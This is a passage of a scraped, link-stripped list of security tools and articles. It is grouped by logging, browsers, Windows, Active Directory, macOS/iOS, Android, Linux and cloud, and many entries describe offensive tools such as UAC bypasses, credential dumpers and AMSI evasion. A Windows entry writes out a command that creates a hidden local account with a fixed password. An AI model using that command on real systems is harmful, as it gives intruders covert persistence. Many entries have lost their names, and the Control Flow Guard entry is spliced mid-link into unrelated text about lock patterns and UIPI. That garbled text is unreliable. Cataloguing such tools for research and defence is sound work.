: Red Team's SIEM - easy deployable tool for Red Teams used for tracking and alarming about Blue Team activities as well as better usability in long term operations
plaso
: Super timeline all the things
graylog-guide-snort
: How to send structured Snort IDS alert logs into Graylog
: Threat Alert Logic Repository
- Logsspot
: Logsspot is a project created to help cybersec folks understand what kind of information a security technology can present and how to use to improve detection and intelligence
Corsair
: Python wrapper for some NSOC tools. Corsair aims to implement RESTFul wrappers for different tools commonly used by Network and Security Operations Centers (NSOC)
- spectx
: Instantly parse and investigate raw log files
ProductLoggingTracker
: Simple list of product types that InfoSec professionals may want to collect into a central repository
- The Log Pile
: scripts to help witch log to save
LORG
: Apache Logfile Security Analyzer
Windows 10 ETW Events
: Events from all manifest-based and mof-based ETW providers across Windows 10 versions
- Log Parser Lizard
: provides a modern graphical user interface to Microsoft Log Parser 2.2 for analyzing logs using SQL queries
Fluentd
: Unified Logging Layer (project under CNCF)
Laurel
: Transform Linux Audit logs for SIEM usage
Matano
: The open-source
Browsers
- New Cache ATtacks on TLS Implementations
The 9 Lives of Bleichenbacher's CAT:
- Nefarious LinkedIn
: A look at how LinkedIn exfiltrates extension data from your browser
Lightnion
: A light version of Tor portable to the browser
Puppeteer
: Headless Chrome Node API
uBlock Origin
: An efficient blocker for Chromium and Firefox. Fast and lean
: This tool downloads, installs, and configures a shiny new copy of Chromium
- BROWSERGAP
:Browse Anything Securely, Browse the web without the web browsing you
browsergap.ce
: Simple Isolated Remote Browsers, Open Source
Browsers / Browsers Addons
 Anti-Grabify Browser Extension
Operating Systems
: A Bochs-based instrumentation performing kernel memory taint tracking to detect disclosure of uninitialized memory to ring 3
drltrace
: Drltrace is a library calls tracer for Windows and Linux applications
: is a small utility to track and control your ssh, telnet, web and custom shells
- CLIP OS
: Open Source secured operating system by Agence nationale de la sécurité des systèmes d'information
: RouterOS Bug Hunt Materials Presented at Derbycon 2018
Awesome-Study-Resources-for-Kernel-Hacking
: Kernel Hacking study materials collection
: Collect, Process, and Hunt with host based data from MacOS, Windows, and Linux
taintgrind
:A taint-tracking plugin for the Valgrind memory checking tool
- UPX
is a free, portable, extendable, high-performance executable packer for several executable formats
Operating Systems / Mainframe:
: Mainframe TN3270 unencrypted TSO session user ID and password sniffer
Operating Systems
magic-trace
: collects and displays high-resolution traces of what a process is doing
Operating Systems / UEFI
uefi-jitfuck
: A JIT compiler for Brainfuck running on x86_64 UEFI
- Secure Boot in the Era of the T2
: Continuing our series on Apple’s new T2 platform and examining the role it plays in Apple’s vision of Secure Boot
PSPTool
: Display, extract, and manipulate PSP firmware inside UEFI images
- Project Mu
: is a modular adaptation of TianoCore's edk2 tuned for building modern devices using a scalable, maintainable, and reusable pattern
Operating Systems / Windows
: Converts a DLL into EXE
: Scans a given process. Recognizes and dumps a variety of potentially malicious implants (replaced/injected PEs, shellcodes, hooks, in-memory patches)
Security Research from the Microsoft Security Response Center ( )
DetectionLab
: Vagrant & Packer scripts to build a lab environment complete with security tooling and logging best practices. Post
: Run PowerShell command without invoking powershell.exe
internal-monologue
: Internal Monologue Attack: Retrieving NTLM Hashes without Touching LSASS
Robber
is open source tool for finding executables prone to DLL hijacking
LogRM
: LogRM is a post exploitation powershell script which it uses windows event logs to gather information abou
InvisiblePersistence
: Persisting in the Windows registry "invisibly"
: Detours is a software package for monitoring and instrumenting API calls on Windows. It is distributed in source code form
r0ak
: r0ak ("roak") is the Ring 0 Army Knife -- A Command Line Utility To Read/Write/Execute Ring Zero on for Windows 10 Systems
: SpeculationControl is a PowerShell script that summarizes the state of configurable Windows mitigations for various speculative execution side channel vulnerabilities, such as CVE-2017-5715 (Spectre variant 2) and CVE-2017-5754 (Meltdown)
- pdf
Reverse Engineering Windows Defender (by Alexei Bulazel): and
 DCSYNCMonitor
Operating Systems / Windows / pdf
- XOR encryption – Windows x64
Ground Zero: Part 2-2
- Building Cracked Binaries – Windows x64
Ground Zero: Part 2-3
Operating Systems / Windows
EKFiddle
: A framework based on the Fiddler web debugger to study Exploit Kits, malvertising and malicious traffic in general
- Windows Command-Line
: Introducing the Windows Pseudo Console (ConPTY) – Windows Command Line Tools For Developers
: Windows Console Tools
- PowerShell Remoting
by Stephanos Constantinou Blog
: A PowerShell front-end for the Windows debugger engine
 Win 10 related research
Operating Systems / Windows / Win 10 related research
Operating Systems / Windows
Operating Systems / Windows / Privilege Escalation:
WinPwnage
: Elevate, UAC bypass, privilege escalation, dll hijack techniques
- Windows Privilege Escalation Guide
: This guide is influenced by g0tm1lk’s Basic Linux Privilege Escalation, which at some point you should have already seen and used. I wanted to try to mirror his guide, except for Windows. So this guide will mostly focus on the enumeration aspect
- An introduction to privileged file operation abuse on Windows
: This is a (bit long) introduction on how to abuse file operations performed by privileged processes on Windows for local privilege escalation (user to admin/system), and a presentation of available techniques, tools and procedures to exploit these types of bugs
- Control Flow Guard Teleportation
: The idea that I tried in 2018 was to use Control Flow Guard (CFG) to regenerate my code in a special memory region. CFG is a security feature that aims to mitigate the redirection of the execution flow, for example, by checking if the target address for an indirect call is valid function. [demo](https:/The purpose of this application is to analyze and create statistics of repetitive lock patterns that everyday users create and use.nprivileged window could just send commands to a highly privileged window, and that’s what UIPI, User Interface Privilege Isolation, prevents. This isn’t a story about UIPI, but it is how it began. - Interactive CTF Exploration Tool
: Local Service to SYSTEM privilege escalation from Windows 7 to Windows 10 / Server 2019
 Windows Exploit Suggester - Next Generation (WES-NG)
 Windows Local Privilege Escalation Cookbook
Operating Systems / Windows
- Remote NTLM relaying through meterpreter on Windows port 445
, : A TCP packet diverter for Windows platform
relayer
: SMB Relay Attack Script
Ps1jacker
: Ps1jacker is a tool for generating COM Hijacking payload
python-dotnet-binaryformat
: Pure Python parser for data encoded by .NET's BinaryFormatter
: Firework is a proof of concept tool to interact with Microsoft Workplaces creating valid files required for the provisioning process
hUACME
: Defeating Windows User Account Control
: Utilities for Sysmon
sysmon-config
: Sysmon configuration file template with default high-quality event tracing
- Panache_Sysmon
: Just another sysmon config
- Hiding malware in Windows
– The basics of code injection
Inveigh
: Windows PowerShell ADIDNS/LLMNR/mDNS/NBNS spoofer/man-in-the-middle tool
- Bypassing AppLocker Custom Rules
: 0x09AL Security blog
: SpecuCheck is a Windows utility for checking the state of the software mitigations against CVE-2017-5754 (Meltdown) and hardware mitigations against CVE-2017-5715 (Spectre)
RID-Hijacking
: Windows RID Hijacking persistence technique
- reflectivepotato
: MSFRottenPotato built as a Reflective DLL. Work in progress
randomrepo
: Repo for random stuff
- Microsoft Windows win32k.sys
: Invalid Pointer Vulnerability (MSRC Case 48212) - Security Research
rdpy
: Remote Desktop Protocol in Twisted Python
SharpWeb
: NET 2.0 CLR project to retrieve saved browser credentials from Google Chrome, Mozilla Firefox and Microsoft Internet Explorer/Edge
reconerator
: C# Targeted Attack Reconnissance Tools
ManbagedInjection
: A proof of concept for dynamically loading .net assemblies at runtime with only a minimal convention pre-knowledge
: C# LLMNR/NBNS spoofer
DanderSpritz Lab
: A fully functional lab in 2 commands
HiddenPowerShell
: This project was created to explore the various evasion techniques involving PowerShell: Amsi, ScriptBlockLogging, Constrained Language Mode and AppLocker
- The Dog Whisperer’s Handbook
: This PDF is a collection of bits and pieces that were scattered across the web and that I collected in the last two years while writing the CypherDog PowerShell module
raw-socket-snifferr
: Packet capture on Windows without a kernel drive
DCOMrade
: Powershell script for enumerating vulnerable DCOM Applications
: .NET runtime inspector
NTLMRelay2Self
: An other No-Fix LPE, NTLMRelay2Self over HTTP (Webdav)
: ("Simple-ator") is an innovative Windows-centric x64 user-mode application emulator that lever
: Sample extensions, scripts, and API uses for WinDbg
: Provision a brand-new company with proper defaults in Windows, Offic365, and Azure
windowsblindread
: A list of files / paths to probe when arbitrary files can be read on a Microsoft Windows operating system
: Security auditing tool for Azure environments
: Browse and dump Windows Notification Facilities
- Yet another sdclt UAC bypass
: As often with UAC, the flaw comes from an auto-elevated process. These processes have the particularity to run with high integrity level without prompting the local admin with the usual UAC window
awesome-windows-kernel-security-development
: windows kernel security development
ALPC-BypassUAC
: UAC Bypass with mmc via alpc
ManagedPasswordFilter
: Windows Password Filter that uses managed code internally
DeviceGuardBypasses
: A repository of some of my Windows 10 Device Guard Bypasses
rifiuti2
: Windows Recycle Bin analyser
- Windows PowerShell Remoting
: Host Based Investigation and Containment Techniques
- .NET Manifesto
: win friends and influence the loader. . from
: This is a small suite of tools to test various symbolic link types of Windows
- Run PowerShell without Powershell.exe
— Best tools & techniques
- Activation Contexts
— A Love Story. Windows loads a version of the Microsoft.Windows.SystemCompatible assembly manifest into every process. Tampering with it lets you inject DLL side-loading opportunities into every process, and to perform COM hijacking without touching the registry. Unfortunately, the manifest could be replaced by another version, possibly killing your persistence by surprise
Evil-WinRM
: The ultimate WinRM shell for hacking/pentesting
: Tool to create hidden registry keys
- CrackMapExec
module to set as "owned" on BloodHound every target owned by the attacker
Operating Systems / Windows / The Internals of AppLocker:
- Overview and Setup
Part 1:
- Blocking Process Creation
Part 2:
- Blocking DLL Loading
Part 4:
Operating Systems / Windows
COM-Code-Helper
: Two IDAPython Scripts help you to reconstruct Microsoft COM (Component Object Model) Code
Scylla
: Imports Reconstructor
: A Sysmon configuration file for everybody to fork
BeaKer
Beaconing Kibana Executable Report: Aggregates Sysmon Network Events With Elasticsearch and Kibana
python-ntlm
: Automatically exported from code.google.com/p/python-ntlm
Logging Made Easy
: is a self-install tutorial for small organisations to gain a basic level of centralised security logging for Windows clients and provide functionality to detect attacks
: Logging Made Easy, is a self-install tutorial for small organisations to gain a basic level of centralised security logging for Windows clients and provide functionality to detect attacks
- SharePoint and Pwn
:: Remote Code Execution Against SharePoint Server Abusing DataSet
: Get started fast with a built out lab, built from scratch via Azure Resource Manager (ARM) and Desired State Configuration (DSC), to test out Microsoft's security products
: This is a simple tool to dump all the reparse points on an NTFS volume
- Certify SSL Manager
: manage free https certificates for IIS
- Bypassing Credential Guard
: Wdigest can be enabled on a system with Credential Guard by patching the values of g_fParameter_useLogonCredential and g_IsCredGuardEnabled in memory
- This is about adding a $ account and have it not show up in net users.
: net user $ LetMeIn123! /add /active:yes
LECmd
: Lnk Explorer Command line edition!!
: Prefetch Explorer Command Line
 Secure DevOps Kit for Azure
Operating Systems / Windows / Five PE Analysis Tools Worth Looking At
Operating Systems / Windows
MitigationFlagsCliTool
: Prints mitigation policy information for processes in a dump file
DriverMon
: Monitor activity of any driver
: All reasonably stable tools
- Sysmon Internals
: From File Delete Event to Kernel Code Execution
: This repo contains driver samples prepared for use with Microsoft Visual Studio and the Windows Driver Kit (WDK). It contains both Universal Windows Driver and desktop-only driver samples
procfilter
: A YARA-integrated process denial framework for Windows
Winerror
: Get Windows Programming error codes descriptions using the command line
ProcessHacker
: The Minimalistic x86/x64 API Hooking Library for Windows
- PVE CA Cert List Utility
: Windows 2003/2008 Certificate Authority Certificate List Utility for pending requests and about-to-expire certificates
MinHook
: The Minimalistic x86/x64 API Hooking Library for Windows
: Manipulating and Abusing Windows Access Tokens
ntlmscan
: scan for NTLM directories
Smbtouch-Scanner
: Automatically scan the inner network to detect whether they are vulnerable
- VDM
:Vulnerable Driver Manipulation. : A collection of various vulnerable (mostly physical memory exposing) drivers
HppDLL
Source code for : local password dumping using MsvpPasswordValidate hooks
SharpMapExec
: A sharpen version of CrackMapExec. This tool is made to simplify penetration testing of networks and to create a swiss army knife that is made for running on Windows which is often a requirement during insider threat simulation engagements
Fibratus
: A modern tool for the Windows kernel exploration and observability
Ultimate WDAC Bypass List
: A centralized resource for previously documented WDAC bypass techniques
- fibratus
: A modern tool for the Windows kernel exploration and observability
: The content of this repository aims to assist efforts on analysing inner working principles, functionalities, and properties of the Microsoft Windows operating system. This repository stores relevant documentation as well as executable files needed for conducting analysis studies
- WINDOWS KERNEL ZERO-DAY EXPLOIT (CVE-2021-1732)
IS USED BY BITTER APT IN TARGETED ATTACK
ntvdmx64
: Run Microsoft Windows NTVDM (DOS) on 64bit Editions
OffensiveCSharp
: Collection of Offensive C# Tooling
Hyper-V internals researches
: Internals information about Hyper-V
- Do You Really Know About LSA Protection (RunAsPPL)?
. : Dump the memory of a PPL with a userland exploit
: A modern tool for the Windows kernel exploration and tracing
MSTSC Packet Dump Utility
: The mstscdump utility allows unencrypted RDP packets being sent or received by MSTSC.EXE (or any other application that loads MSTSCAX.DLL) to be captured into a PCAP file for later analysis in various tools such as Microsoft Message Analyzer, Microsoft Network Monitor, or WireShark. It also demonstrates how to hook into the ActiveX interfaces exposed by MSTSCAX.DLL
Windows Desktop
: History and analysis of Windows desktop images
- Human-operated ransomware
: Human-operated ransomware is a large and growing attack trend that represents a threat to organizations in every industry
: A curated list of awesome Security Hardening techniques for Windows
- EVERYONE GETS A ROOTKIT
: Eclypsium Researchers Identify Weakness in Microsoft WPBT Impacting All Windows-based Devices Since Windows 8
whids
: Open Source EDR for Windows
Windows-auditing-mindmap
: Set of Mindmaps providing a detailed overview of the different #Windows auditing capacities and event log files
 RegRipper
 A collection of tools to interact with Microsoft Security Response Center API
Operating Systems / Windows / Here are a few tool resources for using WinRM w/o PowerShell
CSharpWinRM
:.NET 4.0 WinRM API Command Execution
: C++ WinRM API via Reflective DLL
: A collection of proof-of-concept source code and scripts for executing remote commands over WinRM using the WSMan.Automation COM object
- pywinrm
: is a Python client for the Windows Remote Management (WinRM) service. It allows you to invoke commands on target Windows machines from any machine that can run Python
Operating Systems / Windows
LACheck
: Multithreaded C# .NET Assembly Local Administrative Privilege Enumeration
awesome_windows_logical_bugs
: collect for learning cases
- Attacking RDP from Inside
: How we abused named pipes for smart-card hijacking, unauthorized file system access to client machines and more
- DInjector
: Collection of shellcode injection techniques packed in a D/Invoke weaponized DLL
SMB-Session-Spoofing
: The goal of this program is to create a fake SMB Session
MSSQL Analysis Services - Coerced Authentication
: A technique to coerce a Windows SQL Server to authenticate on an arbitrary machine
Reinschauer
: A PoC to remotely control Windows machines over Websockets
Lsass Shtinkering
: New method of dumping LSASS by abusing the Windows Error Reporting service. It sends a message to the service with the ALPC protocol to report an exception on LSASS. This report will cause the service to dump the memory of LSASS
Banshee
: Experimental Windows x64 Kernel Driver/Rootkit
- Gaining Domain Admin from Outside Active Directory
, using (LLMNR/NBT-NS/mDNS Poisoner and NTLMv1/2 Relay)
: Automated deployment of Windows and Active Directory test lab networks. Useful for red and blue teams
PowerShellClassLab
: This is a set of Azure Resource Manager Templates that generates an Active Directory lab consisting of a Domain Controller, two Windows servers and a Linux server
: This document was designed to be a useful, informational asset for those looking to understand the specific tactics, techniques, and procedures (TTPs) attackers are leveraging to compromise active directory and guidance to mitigation, detection, and prevention. And understand Active Directory Kill Chain Attack and Modern Post Exploitation Adversary Tradecraft Activity
- Penetration Testing Active Directory, Part I
: I’ve had several customers come to me before a pentest and say they think they’re in a good shape because their vulnerability scan shows no critical vulnerabilities and that they’re ready for a pentest, which then leads me to getting domain administrator in fifteen minutes by just exploiting misconfigurations in AD
- Penetration Testing Active Directory, Part II
: For most of this part of the series, I will use the rsmith user credentials, as they are low-level, forcing us to do privilege escalation
- Wagging the Dog
: Abusing Resource-Based Constrained Delegation to Attack Active Directory
- Exploiting PrivExchange
: The PrivExchange tool simply logs in on Exchange Web Services to subscribe to push notifications to a specific host
 Windows XP / Windows Server 2003 VLK key generator
 ADImporter
Operating Systems / Windows / BloodHound:
BloodHound
: Six Degrees of Domain Admin, and a based ingestor for BloodHound
BloodHound Database Creator
: This python script will generate a randomized data set for testing BloodHound features and analysis
aclpwn.py
: Active Directory ACL exploitation with BloodHound
BloodHound.py
: A Python based ingestor for BloodHound
BloodHound-Tools
: Collection of tools that reflect the network dimension into Bloodhound's data
Operating Systems / Windows
Operating Systems / Windows / Kerberos basics & (ab)use of Certificates within Active Directory (i.e. AD CS and PKINIT)
Operating Systems / Windows / Kerberos:
- Kerberos Resource-Based Constrained Delegation
: When an Image Change Leads to a Privilege Escalation
New-KrbtgtKeys.ps1
: This script will enable you to reset the krbtgt account password and related keys while minimizing the likelihood of Kerberos authentication issues being caused by the operation
- Kerberos cheatsheet
: A cheatsheet with commands that can be used to perform kerberos attacks
Operating Systems / Windows
- Azure AD and ADFS best practices
: Defending against password spray attacks
NetNTLMtoSilverTicket
: SpoolSample -> Responder w/NetNTLM Downgrade -> NetNTLMv1 -> NTLM -> Kerberos Silver Ticket
- Domain Goodness
– How I Learned to LOVE AD Explorer
windapsearch
: Python script to enumerate users, groups and computers from a Windows domain through LDAP queries
Exchange-AD-Privesc
: Exchange privilege escalations to Active Directory
- Building Free Active Directory Lab in Azure
Ethical Hacking Lessons —
WinPwn
: Automation for internal Windows Penetrationtest / AD-Security
BadBlood
by @davidprowe, Secframe.com, fills a Microsoft Active Directory Domain with a structure and thousands of objects. The output of the tool is a domain similar to a domain in the real world. After BadBlood is ran on a domain, security analysts and engineers can practice using tools to gain an understanding and prescribe to securing Active…
Vulnerable-AD
: Create a vulnerable active directory that's allowing you to test most of the active directory attacks in a local lab
: A cheat sheet that contains common enumeration and attack methods for Windows Active Directory
- Active Directory Lab Setup Tool
. : Active Directory Lab for Penetration Testing
Rubeus
: is a C# toolset for raw Kerberos interaction and abuses
: This tool is made to simplify penetration testing of networks and to create a swiss army knife that is made for running on Windows which is often a requirement during insider threat simulation engagements
: Timeline of Active Directory changes with replication metadata
Azure-Sentinel
: Cloud-native SIEM for intelligent security analytics for your entire enterprise
- SERVER (UN)TRUST ACCOUNT
: Active Directory persistence through userAccountControl manipulation
DSInternals
: Directory Services Internals (DSInternals) PowerShell Module and Framework
Certipy
is a Python tool to enumerate and abuse misconfigurations in Active Directory Certificate Services (AD CS)
Cobalt strike MANUALS_V2
Increasing privileges and collecting information
AADInternals
: PowerShell module for administering Azure AD and Office 365
- Offensive WMI - Active Directory Enumeration
Part , , and
BloodyAD
is an Active Directory Privilege Escalation Framework
KrbRelayUp
: a universal no-fix local privilege escalation in windows domain environments where LDAP signing is not enforced (the default settings)
Ping Castle Cloud
: Audit program for AzureAD
: This document was designed to be a useful, informational asset for those looking to understand the specific tactics, techniques, and procedures (TTPs) attackers are leveraging to compromise active directory and guidance to mitigation, detection, and prevention. And understand Active Directory Kill Chain Attack and Modern Post Exploitation Adversary Tradecraft Activity
pypykatz
: Mimikatz implementation in pure Python
: Porting of mimikatz sekurlsa::logonpasswords, sekurlsa::ekeys and lsadump::dcsync commands
HandleKatz
: PIC lsass dumper using cloned handles
: Collection of PowerShell scripts
Empire
: Empire is a PowerShell and Python 3.x post-exploitation framework
Invisi-Shell
: Hide your Powershell script in plain sight. Bypass all Powershell security features
- DevSec Defense
How DevOps Practices Can Drive Detection Development For Defenders
Chimera
: is a (shiny and very hack-ish) PowerShell obfuscation script designed to bypass AMSI and commercial antivirus solutions
PrivescCheck
: Privilege Escalation Enumeration Script for Windows
Stracciatella
: OpSec-safe Powershell runspace from within C# (aka SharpPick) with AMSI, Constrained Language Mode and Script Block Logging disabled at startup
Invoke-PSImage
: Embeds a PowerShell script in the pixels of a PNG file and generates a oneliner to execute
: powerShell Pass The Hash Utils
DeepBlueCLI
: DeepBlueCLI - a PowerShell Module for Threat Hunting via Windows Event Logs
: Self-developed tools for Lateral Movement/Code Execution
Random
: a lot of powershell scripts
: is a PowerShell script designed to invoke legitimate credential prompts and exfiltrate passwords over DNS
powercat
: netshell features all in version 2 powershell
PSByPassCLM
: Bypass for PowerShell Constrained Language Mode
Invoke-CradleCrafter
: PowerShell Remote Download Cradle Generator & Obfuscator
: Monitor creation, deletion and changes to LDAP objects live during your pentest or system administration!
- AMSI.fail
: generates obfuscated PowerShell snippets that break or disable AMSI for the current process
PSBits
: Simple (relatively) things allowing you to dig a bit deeper than usual
o365spray
: Username enumeration and password spraying tool aimed at Microsoft O365
AdminSubmissionsAPI scripts for URL and mail submission.
Admin Submission API allows submission of URLs, mail messages, file mail messages and files to Microsoft to re-scan and get newest verdict on submitted entity. Admin Submissions API is available both to Exchange Online Protection customers as well as to Office 365 ATP customers
Commentator
: Commentator is a tool written in PowerShell to add a comment to the file properties of a Microsoft Office document (xlsx/m, docx/m, or pptx/m)
- Exploiting MFA Inconsistencies on Microsoft Services
. : A tool for checking if MFA is enabled on multiple Microsoft Services
msoffcrypto-tool
: Python tool and library for decrypting MS Office files with passwords or other keys
: an Excel 2007+ Binary Workbook (xlsb) parser for Python
Go365
: An Office365 User Attack Tool
: Sample queries for Advanced hunting in Microsoft 365 Defender
m365_groups_enum
: Enumerate Microsoft 365 Groups in a tenant with their metadata
- ProxyLogon is Just the Tip of the Iceberg
: A Surface on Microsoft Exchange Server!
cli-microsoft365
: Manage Microsoft 365 and SharePoint Framework projects on any platform
: Sample queries for Advanced hunting in Microsoft 365 Defender
is used to conduct password spray attacks against Azure AD as well as validate the implementation of MFA on Azure and Office 365 endpoints
SnaffPoint
: A tool for pointesters to find candies in SharePoint
 A little tool to play with Windows security
 Application Guard for Office (public preview) for admins
 Comparison of MOTW (Mark of the Web) propagation support of archiver software for Windows
Operating Systems / macOS/iOS
- Apple Open Source
and : security mirror
Assembly
An iOS App In
x18-leak
: iOS 11.2-11.2.6 kernel pointer disclosure introduced by Apple's Meltdown mitigation
EmPyre
: A post-exploitation OS X/Linux agent written in Python 2.7
- Apple Lightning (cont.) - serial number reading
Kanzi: It's a cable that's used by Apple's own engineers to debug various hardware (mainly iOS-devices, of course) with SWD (Serial Wire Debug - JTAG for ARM cores) - . : Set of tools to interact with various aspects of Kanzi probe and its derivatives
SDQAnalyzer
: a Saleae analyzer plugin for the SDQ (Apple Lightning, MagSafe, Battery) protocol
jelbrekTime
: An developer jailbreak for Apple watch S3 watchOS 4.1
mOSL
: Bash script to audit and fix macOS High Sierra (10.13.x) security settings
 Having fun with macOS 1days
Operating Systems / macOS/iOS / Objective-See:
DoNotDisturb
: Detect Evil Maid Attacks
: sniff mouse and keyboard events
Operating Systems / macOS/iOS
KisMac2
: KisMAC is a free, open source wireless stumbling and security tool for Mac OS X
osx-security-awesome
: A collection of OSX and iOS security resources
: A library to execute code in the context of other processes on iOS 11
kernelcache-laundering
: load iOS12 kernelcaches and PAC code in IDA
: is a simple Bash script designed to create encrypted macOS payloads capable of evading antivirus scanners
opendrop
: An open Apple AirDrop implementation written in Python
- A sample of the iOS malware
sha256:0d2ee9ade24163613772fdda201af985d852ab506e3d3e7f07fb3fa8b0853560
ipwndfu
: open-source jailbreaking tool for older iOS devices
- KTRW
: The journey to build a debuggable iPhone
- Privilege Escalation | macOS Malware & The Path to Root Part 2
. : Random scripts for use in the Jamf Pro
- Dylib Hijacking
MacOS Red Teaming 211:
- iOS Application Injection
: Having been interested jailbreaking iOS devices for going on almost a decade, mixing security and this makes sense. Within this entry, I document my method of checking if an application can have code injected
- The Mac Malware of 2019 👾
: a comprehensive analysis of the year's new malware
- CVE-2020–9934: Bypassing TCC
...for unauthorized access to sensitive user data!
- Attack Secure Boot of SEP
windknown@pangu
- Sinter
: New user-mode security enforcement for macOS
macOS-Fortress
: Firewall and Privatizing Proxy for Trackers, Attackers, Malware, Adware, and Spammers with Anti-Virus On-Demand and On-Access Scanning (PF, squid, privoxy, hphosts, dshield, emergingthreats, hostsfile, PAC file, clamav)
NetworkSniffer
: Log iOS network traffic without a proxy
: Build your own 'AirTags' label today! Framework for tracking personal Bluetooth devices via Apple's massive Find My network
- All Your Macs Are Belong To Us
: bypassing macOS's file quarantine, gatekeeper, and notarization requirements
- Introducing
: macOS Initial Access Payload Generator
macOSTools
: macOS Offensive Tools
TrueTree
: A command line tool for pstree-like output on macOS with additional pid capturing capabilities
: Execute MachO binaries in memory using CGo
pwn-my
: iOS 14.5 WebKit/Safari based Jailbreak
- M1RACLES
: M1ssing Register Access Controls Leak EL0 State. CVE-2021-30747 is a covert channel vulnerability in the Apple Silicon “M1” chip
- SSD Advisory – macOS Finder RCE
: Find out how a vulnerability in macOS Finder system allows remote attackers to trick users into running arbitrary commands
- De Rebus Antiquis
: This article aims to explain how to exploit the recursive stack overflow bug in the iOS 7 bootchain. , , -> , iOS
: AirTag instrumentation including AirTechno and firmware downgrades
- Pegasus ID
: After extensive research and understanding of how Pegasus Spyware is operating inside of iOS and AndroidOS systems I have created tools that will be able to identify & validate the presence of the spyware on your mobile devices, and tablets. Initial detection points were derived from the mvt-project
- UTM
: Securely run operating systems on your Mac
qemu-t8030
: iPhone 11 emulated on QEMU
kfd
: short for kernel file descriptor, is a project to read and write kernel memory on Apple devices. Attacks:
 Compromising the macOS Kernel through Safari by Chaining Six Vulnerabilities
 Mythic-Macro-Generator
Mobile
Mobile / Android
android-security-awesome
: A collection of android security related resources
Droidefense
: Advance Android Malware Analysis Framework
android-device-check
: Check Android device security settings
- Project Zero
: OATmeal on the Universal Cereal Bus: Exploiting Android phones over USB
setools-android
: Unofficial port of setools to Android with additional sepolicy-inject utility included
- Security Guidelines
: OpenHarmony is an open OS that allows you to easily develop services and applications. It provides an execution environment to ensure security of application data and user data
Magisk
: is a suite of open source software for customizing Android, supporting devices higher than Android 5.0
Magisk Trust User Certs
: A Magisk module that automatically adds user certificates to the system root CA store
MagiskFrida
: Run frida-server on boot with Magisk, always up-to-date
Android-PIN-Bruteforce
: Unlock an Android phone (or device) by bruteforcing the lockscreen PIN. Turn your Kali Nethunter phone into a bruteforce PIN cracker for Android devices! (no root, no adb)
: NIST/NCCoE Mobile Threat Catalogue
CiLocks
: Crack Interface lockscreen, Metasploit and More Android/IOS Hacking
: MVT is a forensic tool to look for signs of infection in smartphone devices
MobSecco
: Cloning apk for bypassing code tampering detection, Google Safety Net and scanning vulnerable plugins
 CLI tool to analyze APKs
 TiYunZong-An-Exploit-Chain-to-Remotely-Root-Modern-Android-Devices
Mobile / Linux/ *Nix
BCC
: Tools for BPF-based Linux IO analysis, networking, monitoring, and more
:Linux distro for IDS, NSM, and Log Management
wcc
: The Witchcraft Compiler Collection
Mobile / Linux/ *Nix / Ground Zero: Reverse Engineering
Mobile / Linux/ *Nix / Ground Zero: Reverse Engineering / Active Directory Dojo:
Mobile / Linux/ *Nix
- Dmesg under the hood
: Dmesg allows us to grasp what's going on under the hood when the kernel gets bad. Check out how dmesg is able to read kernel logs and show to the user
Shadow-Box
: Lightweight and Practical Kernel Protector for x86 (Presented at BlackHat Asia 2017/2018, beVX 2018 and HITBSecConf 2017) - and
- Privilege Escalation
: pentestbook
- A cache invalidation bug in Linux memory management
Project Zero:
- Análise de binários em Linux
(PT-BR)
- GMER
: Rootkit Detector and Remover
suprotect
: Changing memory protection in an arbitrary process
- Hacking Tricks
(pt-br) : Escalação de Privilégio em Linux com Capability
- Basic Linux Privilege Escalation
: It's just a basic & rough guide
- Linux process infection (part I)
:Among the different tasks that a Red Team should carry out, there is one that is remarkable by its intrinsic craftsmanship: putting an APT inside a computer system and ensuring its persistence
: T-Pot Universal Installer and ISO Creator
- Linux Privilege Escalation via LXD & Hijacked UNIX Socket Credentials
: LXD is a management API for dealing with LXC containers on Linux systems. It will perform tasks for any members of the local lxd group. It does not make an effort to match the permissions of the calling user to the function it is asked to perform
Linuxprivchecker.py
: A Linux Privilege Escalation Check Script
ebpf_exporter
: Prometheus exporter for custom eBPF metrics
Zydra
: is a file password recovery tool and Linux shadow file cracker. It uses the dictionary search or Brute force method for cracking passwords
- Teardown of a Failed Linux LTS Spectre Fix
: Today's blog will serve as a deep dive into a recent Spectre fix, one of dozens being manually applied to the upstream Linux kernel. We'll cover the full path this fix took, from its warning-inducing initial state to its correction upstream and then later brokenness when backported to all of the upstream Long Term Support (LTS) kernels
Ropstar
: Automatic exploit generation for simple linux pwn challenges
dlinject.py
: Inject a shared library (i.e. arbitrary code) into a live linux process, without ptrace
LKRG
: Linux Kernel Runtime Guard
- Kicksecure ™
: A Security-hardened, Non-anonymous Linux Distribution
: A Linux version of the ProcDump Sysinternals tool
static-binaries
: Various *nix tools built as statically-linked binaries
Traitor
: Automatic Linux privesc via exploitation of low-hanging fruit e.g. gtfobins ⬆️ ☠️
: is a Linux reimagining of the classic Procmon tool from the Sysinternals suite of tools for Windows. Procmon provides a convenient and efficient way for Linux developers to trace the syscall activity on the system
OSWatcher
: A framework to track the evolution of Operating Systems over time
Packet Strider
: A network packet forensics tool for SSH
telfhash
(Trend Micro ELF Hash): Symbol hash for ELF files
 Linux Kernel exploitation Tutorial.
 OPNsense GUI, API and systems backend
Mobile / Cloud
: Multi-Cloud Security Auditing Tool
: Cloud-related research releases from the Rhino Security Labs team
: is an application kernel, written in Go, that implements a substantial portion of the Linux system surface
PARSEC
: Platform AbstRaction for SECurity service
- Cloud Security Alliance
: The Cloud Security Alliance (CSA) is the world’s leading organization dedicated to defining and raising awareness of best practices to help ensure a secure cloud computing environment
CloudFail
: Utilize misconfigured DNS and old database records to find hidden IP's behind the CloudFlare network
HatCloud
(discontinued)
CloudFlair
: Find origin servers of websites behind CloudFlare by using Internet-wide scan data from Censys
thsosrtl
: Repo for tools - cloud and vpn. : was originally thought of for attempting to resolve the true IP address of targets running through cloudflare
: A collection of manifests that will create pods with elevated privileges
carbon-black-cloud-sdk-python
VMware Carbon Black Cloud Python SDK
Baserunner
: A tool for exploring Firebase datastores
- Cloud Native Computing Foundation
The (CNCF) hosts critical components of the global technology infrastructure
Checkov
is a static code analysis tool for infrastructure-as-code
KICS
stands for Keeping Infrastructure as Code Secure, it is open source and is a must-have for any cloud native project. finds security vulnerabilities, compliance issues, and infrastructure misconfigurations in following Infrastructure as Code solutions: Terraform, Kubernetes, Docker, AWS CloudFormation, Ansible. 1900+ queries are available
- GitHub Action Runners
, Analyzing the Environment and Security in Action
Mobile / GCP/Google
gcp dhcp takeover code exec
: Google Compute Engine (GCE) VM takeover via DHCP flood - gain root access by getting SSH keys added by google_guest_agent
Mobile / Azure
: Understand adversary tradecraft and improve detection strategies
Azure-Readiness-Checklist
